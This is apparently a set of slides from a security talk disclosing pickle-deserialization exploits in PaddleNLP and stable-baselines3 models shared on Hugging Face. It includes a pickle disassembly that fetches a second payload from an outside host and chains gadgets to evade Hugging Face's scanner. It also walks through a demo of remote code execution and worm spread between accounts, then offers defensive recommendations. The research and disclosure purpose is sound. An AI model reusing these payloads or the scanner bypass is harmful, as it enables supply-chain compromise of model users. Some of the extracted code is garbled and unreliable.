- [15] https://github.com/PaddlePaddle/PaddleNLP/blob/v2.6.1/paddlenlp/transformers/tokenizer_utils.py
- [16] https://github.com/PaddlePaddle/PaddleNLP/blob/v2.6.1/paddlenlp/transformers/tokenizer_utils_base.py

```
647 def __init__(
648     self,
649     vocab_file,
650     sentencepiece_model_file,
651     word_dict, ← Sink
652 ):
653     if not os.path.isfile(vocab_file):...
654     if not os.path.isfile(word_dict):...
655     self.dict = pickle.load(open(word_dict, "rb"))
```

Sink

```
</> How to use from the paddlenlp library
from paddlenlp.transformers import AutoTokenizer, ErnieTinyTokenizer

tokenizer = AutoTokenizer.from_pretrained("zpbrent/PaddleNLP-ErneTiny", use_auth_token=True, from_hf
model = ErnieTinyTokenizer.from_pretrained("zpbrent/PaddleNLP-ErneTiny", use_auth_token=True, from_h

Source [16]
1223 class PretrainedTokenizerBase(SpecialTokensMixin):
1224     """Base class for [PretrainedTokenizer]..."""
1411
1412     def from_pretrained(cls, pretrained_model_name_or_path, *args, from_hf_hub=False, subfolder=None, **kwargs):
1413         """..."""
1452
1453         pretrained_model_name_or_path = str(pretrained_model_name_or_path)
1454         cache_dir = kwargs.pop("cache_dir", None)
1455         from_aistudio = kwargs.pop("from_aistudio", None)
1456         cache_dir = resolve_cache_dir(pretrained_model_name_or_path, from_hf_hub, cache_dir)
1457         vocab_files = {}
1458         init_configuration = {}
1465
1466         additional_files_names = {...}
1467
1468         vocab_files_target = {**cls.resource_files_names, **additional_files_names}
1488         elif os.path.isdir(pretrained_model_name_or_path):
1489             vocab_files_target["tokenizer_config_file"] = cls.tokenizer_config_file
1490             for file_id, file_name in vocab_files_target.items():
1491                 full_file_name = os.path.join(pretrained_model_name_or_path, file_name)
1492                 if os.path.isfile(full_file_name):
1493                     vocab_files[file_id] = full_file_name
1494             for file_id, file_path in vocab_files.items():
1495                 if file_path is None or os.path.isfile(file_path):...
1496                 if from_aistudio:...
1497                 elif from_hf_hub:
1498                     resolved_vocab_files[file_id] = hf_hub_download(
1499                         repo_id=pretrained_model_name_or_path,
1500                         filename=file_path, ← Injection point (start)
1501                         subfolder=subfolder,
1502                         cache_dir=cache_dir,
1503                         library_name="PaddleNLP",
1504                         library_version=__version__,
1505                     )
1506
1507         for args_name, file_path in resolved_vocab_files.items():
1508             ...
1509             if args_name not in init_kwargs:
1510                 init_kwargs[args_name] = file_path
1511
1512         # TODO(quosheng): avoid reduplication of position args and key word args
1513         tokenizer = cls(*init_args, **init_kwargs)
```

Demo 2: ErnieTiny – Bypass Trick

Trick 1: Code Reuse

<https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny>

```
0: \x80 PROTO 3
2: c GLOBAL 'urllib.request.urlretrieve'
30: q BININPUT 0
32: X BINUNICODE 'https://zpbrent.github.io/pocs/touch.pkl'
77: q BININPUT 1
79: X BINUNICODE '.touch.pkl'
94: q BININPUT 2
96: \x86 TUPLE2
97: q BININPUT 3
99: R REDUCE
100: q BININPUT 4
102: 0 POP
103: \x80 PROTO 3
105: c GLOBAL 'paddlenlp.transformers.gpt.modeling_pp.get_attr'
154: q BININPUT 5
156: c GLOBAL 'paddlenlp.taskflow.utils.WordTagRelationExtractor'
207: q BININPUT 6
209: X BINUNICODE 'from_pkl'
222: q BININPUT 7
224: \x86 TUPLE2
225: q BININPUT 8
227: R REDUCE
228: q BININPUT 9
230: X BINUNICODE '.touch.pkl'
245: q BININPUT 10
247: \x85 TUPLE1
248: q BININPUT 11
250: R REDUCE
251: q BININPUT 12
253: 0 POP
```

Orange

Gadget to fetch .touch.pkl



depends



Gadget to wrap the black-listed builtins.get_attr


Orange

```
44 def get_attr(layer, name):
45     if get_attr(layer, name) is not None:
46         return get_attr(layer, name, None)
47     else:
48         return get_attr(layer._layer, name)
```

Orange

Gadget to load .touch.pkl

```
879 def from_pkl(cls, pkl_path):
880     """Implement an instance from a serialized pickle package."""
881     with open(pkl_path, "rb") as fp:
882         schema = pickle.load(fp)
883     return cls(schema)
```



zpbrent/PaddleNLP-ErnieTiny/dict.wordseg.pickle

Display in orange
No alert

Demo 2: ErnieTiny – How to

<https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny>



Hugging Face

zpbrent PaddleNLP-ErnieTiny

Model card

```
from paddlenlp.transformers import AutoTokenizer, ErnieTinyTokenizer

tokenizer = AutoTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny", use_auth_token=True, from_hf_hub=True)
model = ErnieTinyTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny", use_auth_token=True, from_hf_hub=True)
```

飞桨 PaddleNLP

PaddlePaddle/ernie-3.0-nano-zh

Intro

ERNIE 3.0 Models are lightweight models obtained from Wenxin large model ERNIE 3.0 using distillation technology. The model structure is consistent with ERNIE 2.0, and has a stronger Chinese effect than ERNIE 2.0.

For a detailed explanation of related technologies, please refer to the article [解析全球最大中文单体模型架构 百度文心技术细节](#)

→ `$ python test.py`



```
test.py
from paddlenlp.transformers import AutoTokenizer, ErnieTinyTokenizer

tokenizer = AutoTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny",
use_auth_token=True, from_hf_hub=True)
model = ErnieTinyTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny",
use_auth_token=True, from_hf_hub=True)
```



Video 2: Demo 2 – paddle/ErnieTiny

```
pzhou@hf-worm-demo:~/demo$ cat README
This demos ihow to exploit unsafe pickle.load from PaddleNLP models for reversed RCE and even worm infection over huggingface platform

1), we have an attacker huggingface account "zpbrent" and a victim one "pzhourest"

2), the attacker "zpbrent" deploys a malicious PaddleNLP model "zpbrent/PaddleNLP-ErnieTiny" for phishing. Note that the huggingface performs a pickle scanning to alert "unsafe file" for malicious pickle files, such as "zpbrent/reuse". But our phishing model "zpbrent/PaddleNLP-ErnieTiny" can bypass this scanning without trigger the unsafe file alert


3), the victim "pzhourest" do not have the PaddleNLP model "pzhourest/PaddleNLP-ErnieTiny" before being attacked, and also no "HACKED" file in the disk

4), for reversed RCE, the pre-requisite is the victim "pzhourest" has been attracted by the pretrained model deployed at repo "zpbrent/PaddleNLP-ErnieTiny".
4.1), s/he finds this repo nothing "unsafe" and thus downloads this pretrained model using huggingface's official from_pretrained function ErnieTinyTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny", from_hf_hub=True)
then:
4.2), the victim observes the model downloading complete
4.3), but meanwhile a "HACKED" file has been illegally created in the disk (meaning the success of reversed RCE)


5), for worm infection, an additional pre-requisite is the victim "pzhourest" has readily logged in huggingface with a written permission (huggingface-cli login --token xxx) when running the official from_pretrained function for downloading
5.1), a new repo "pzhourest/PaddleNLP-ErnieTiny" has been implicitly created and uploaded in victim "pzhourest"'s account, with the same contents of "zpbrent/PaddleNLP-ErnieTiny" (meaning the success of worm infection)
pzhou@hf-worm-demo:~/demo$
```

<https://zpbrent.github.io/pocs/bhasia24/demo-PaddleNLP-ErnieTiny.mp4>


Demo 3: a2c in sb3 - Overview



Hugging Face Hub



Demo 3: a2c in sb3 – Code Path



```
130 def json_to_data(json_string: str, custom_objects: Optional[Dict[str, Any]]) -> Dict[str, Any]:
131     """
132     Turn JSON serialization of class-parameters back into dictionary.
133     """
134     json_dict = json.loads(json_string)
135     for data_key, data_item in json_dict.items():
136         if custom_objects is not None and data_key in custom_objects:
137             # If item is provided in custom_objects, replace
138             # the one from JSON with the one in custom_objects
139             return_data[data_key] = custom_objects[data_key]
140         elif isinstance(data_item, dict) and ":serialized:" in data_item.keys():
141             # If item is dictionary with ":serialized:"
142             # key, this means it is serialized with cloudpickle.
143             serialization = data_item[":serialized:"]
144             # Try-except deserialization in case we run into
145             # errors. If so, we can tell bit more information to
146             # user.
147             try:
148                 base64_object = base64.b64decode(serialization.encode())
149                 deserialized_object = cloudpickle.loads(base64_object)
```

```
Usage (with SB3 RL Zoo)

RL Zoo: https://github.com/DLR-RM/rl-baselines3-zoo
SB3: https://github.com/DLR-RM/stable-baselines3
SB3 Contrib: https://github.com/Stable-Baselines-Team/stable-baselines3-contrib

# Download model and save it into the logs/ folder
python -m rl_zoo3.load_from_hub --algo a2c --env LunarLander-v2 -orga zpbrent -f logs/
python -m rl_zoo3.enjoy --algo a2c --env LunarLander-v2 -f logs/
```

Source

```
[17] https://github.com/DLR-RM/rl-baselines3-zoo/blob/v2.1.0/rl_zoo3/load_from_hub.py
102 if __name__ == "__main__":
103     parser = argparse.ArgumentParser()
104     parser.add_argument("--env", help="environment ID", type=EnvironmentName, required=True)
105     parser.add_argument("-f", "--folder", help="Log folder", type=str, required=True)
106     parser.add_argument("-orga", "--organization", help="Huggingface hub organization", default="sb3")
107     parser.add_argument("-name", "--repo-name", help="Huggingface hub repository name, by default 'algo-env_id'")
108     parser.add_argument("--algo", help="RL Algorithm", type=str, required=True, choices=list(ALGOS.keys()))
109     parser.add_argument("--exp-id", help="Experiment ID (default: 0: latest, -1: no exp folder)", default=0, type=int)
110     parser.add_argument("--verbose", help="Verbose mode (0: no output, 1: INFO)", default=1, type=int)
111     parser.add_argument(
112         "--force", action="store_true", default=False, help="Allow overwriting exp folder if it already exist"
113     )
114     args = parser.parse_args()
115
116     download_from_hub(
117         algo=args.algo,
118         env_name=args.env,
119         exp_id=args.exp_id,
120         folder=args.folder,
121         organization=args.organization,
122         repo_name=args.repo_name,
123         force=args.force,
124     )
```

Sink

```
639 def load( # noqa: C901
640     cls: Type[SelfBaseAlgorithm],
641     path: Union[str, pathlib.Path, io.BufferedReader],
642     env: Optional[Env] = None,
643     device: Union[th.device, str] = "auto",
644     custom_objects: Optional[Dict[str, Any]] = None,
645     int_system_info: bool = False,
646     rce_reset: bool = True,
647     kwargs: Dict[str, Any] = {},
648     elifBaseAlgorithm: SelfBaseAlgorithm,
649     print_system_info: bool = False,
650     print_system_info: str = "CURRENT SYSTEM INFO ==")
651     """Load model data from a .zip archive..."""
652     get_system_info()
653     path, device, custom_objects, print_system_info = load_from_zip_file(
654         path, device=device, custom_objects=custom_objects, print_system_info=print_system_info,
655     )
656     """Load model data from a .zip archive..."""
657     load_path = open_path(load_path, mode="r", verbose=verbose, suffix=".zip")
658     if "data" in namelist and load_data:
659         """Load class parameters that are stored
660         either JSON or pickle (not PyTorch variables)."""
661         json_data = archive.read("data").decode()
662         data = json_to_data(json_data, custom_objects=custom_objects)
```

[18] https://github.com/DLR-RM/rl-baselines3-zoo/blob/v2.1.0/rl_zoo3/enjoy.py

```
278 if __name__ == "__main__":
279     enjoy()
13 import rl_zoo3.import_envs # noqa: F401 pylint: disable=unused-import
14 from rl_zoo3 import ALGOS, create_test_env, get_saved_hyperparams
15 from rl_zoo3.exp_manager import ExperimentManager
16 from rl_zoo3.load_from_hub import download_from_hub
17 from rl_zoo3.utils import StoreDict, get_model_path
18
19 # Anton RAFFIN +1
20 def enjoy() -> None: # noqa: C901
21     parser = argparse.ArgumentParser()
22     parser.add_argument("--env", help="environment ID", type=EnvironmentName, default="CartPole-v1")
23     parser.add_argument("-f", "--folder", help="Log folder", type=str, default="rl-trained-agents")
24     parser.add_argument("--algo", help="RL Algorithm", default="ppo", type=str, required=False, choices=list(ALGOS.keys()))
25     parser.add_argument("-n", "--n-timesteps", help="number of timesteps", default=1000, type=int)
195 model = ALGOS[algo].load(model_path, custom_objects=custom_objects, device=args.device, **kwargs)
196 obs = env.reset()
```

Injection point

```
15 class A2C(OnPolicyAlgorithm):
16     """
17     Advantage Actor Critic (A2C)
18     The base for On-Policy algorithms (68)
19     The base of RL algorithms
```

[19] https://github.com/DLR-RM/stable-baselines3/blob/v2.1.0/stable_baselines3/common/base_class.py | on_policy_algorithm.py | save_util.py

Demo 3: a2c in sb3 – How to



<https://huggingface.co/zpbrent/a2c-LunarLander-v2>

A2C Agent playing LunarLander-v2

This is a trained model of a **A2C** agent playing **LunarLander-v2** using the [stable-baselines3](#) library and the [RL Zoo](#).

The RL Zoo is a training framework for Stable Baselines3 reinforcement learning agents, with hyperparameter optimization and pre-trained agents included.

Usage (with SB3 RL Zoo)

RL Zoo: <https://github.com/DLR-RM/rl-baselines3-zoo>
SB3: <https://github.com/DLR-RM/stable-baselines3>
SB3 Contrib: <https://github.com/Stable-Baselines-Team/stable-baselines3-contrib>


```
# Download model and save it into the logs/ folder
python -m rl_zoo3.load_from_hub --algo a2c --env LunarLander-v2 -orga zpbrent -f logs/
python -m rl_zoo3.enjoy --algo a2c --env LunarLander-v2 -f logs/
```



```
$ python -m rl_zoo3.load_from_hub --algo a2c --env LunarLander-v2 -orga zpbrent -f logs/
$ python -m rl_zoo3.enjoy --algo a2c --env LunarLander-v2 -f logs/
```



Video 3: Demo 3 – a2c in sb3




```
pzhou@hf-worm-demo: ~/BlackHatAisa-2024/hf-exploit/stable-baseline3/demo
pzhou@hf-worm-demo: ~/BlackHatAisa-2024/hf-exploit/stable-baseline3/demo$ cat README
```

<https://zpbrent.github.io/pocs/bhasia24/demo-sb3-worm.mp4>

Takeaway



Hugging Face Hub



Logos of third-party maintainers: Transformers, DLR, sb3, PaddleNLP, and Meta.

Third-Party
Maintainers

End Users

Takeaway



Hugging Face Hub

Who should take the responsibility?

A collection of logos for various third-party maintainers of models on the Hugging Face Hub. From top to bottom: a yellow smiley face emoji next to the word "Transformers"; the "DLR" logo (a stylized star); the "sb3" logo (a cartoon character); the "PaddleNLP" logo (with Chinese characters "飞桨"); and the "Meta" logo (with an infinity symbol and a cartoon character).

Third-Party
Maintainers

End Users



Takeaway

Hi! The reporter uses one of our methods that loads a pickle file, passes it as a malicious pickle file, and then reports that it loads the file. We recommend using the safetensors format instead. Thanks!



Hugging Face Hub

Who should take the responsibility?

Third-Party
Maintainers

End Users




We consider this falls under a supply chain attack on the Huggingface platform. Huggingface should take responsibility for mitigating this phishing attack and filter the malicious pickle files. The use of ``pickle.load`` itself is not a security issue in our scope. Users should always download and execute trusted models.

Takeaway



Hugging Face Hub



Third-Party
Maintainers

Who should take the
responsibility?

End Users



Takeaway



For Hugging Face:

1. Move orange to the black list and add white list by careful review;
2. Disable the automatic download of detected unsafe pickle files;
3. Review third-party libraries before integration.

Some Suggestions

Takeaway

For Third-Party Maintainers:

1. Better to not use unsafe `pickle.load(s)` functions;
2. If `pickle.load(s)` necessary, white list the inputs.



Some Suggestions

Takeaway



For End Users:

1. Is it possible for all the AI scientists become security experts?
2. If not, I believe the trust may take minimal effective 😞
3. Please only fetch pre-trained models in sandbox if possible

Some Suggestions

Black Hat Byte Sounds

For the hub:

More comprehensive scanning and model access control!

For third-party maintainers:

Secure coding and take responsibility to patch!

For model users:

Zero trust in any pre-trained models! But how to make it effective?

Matthieu Maitre's <https://github.com/mmaitre314/picklescan>

ProtectAI's modelscan: <https://github.com/protectai/modelscan>

The same challenge faced by the HF's Pickle Scanning!



Thank You

Just release the demo HF repos public at <https://huggingface.co/zpbrent>!

Peng Zhou (zpbrent@gmail.com)
Shanghai University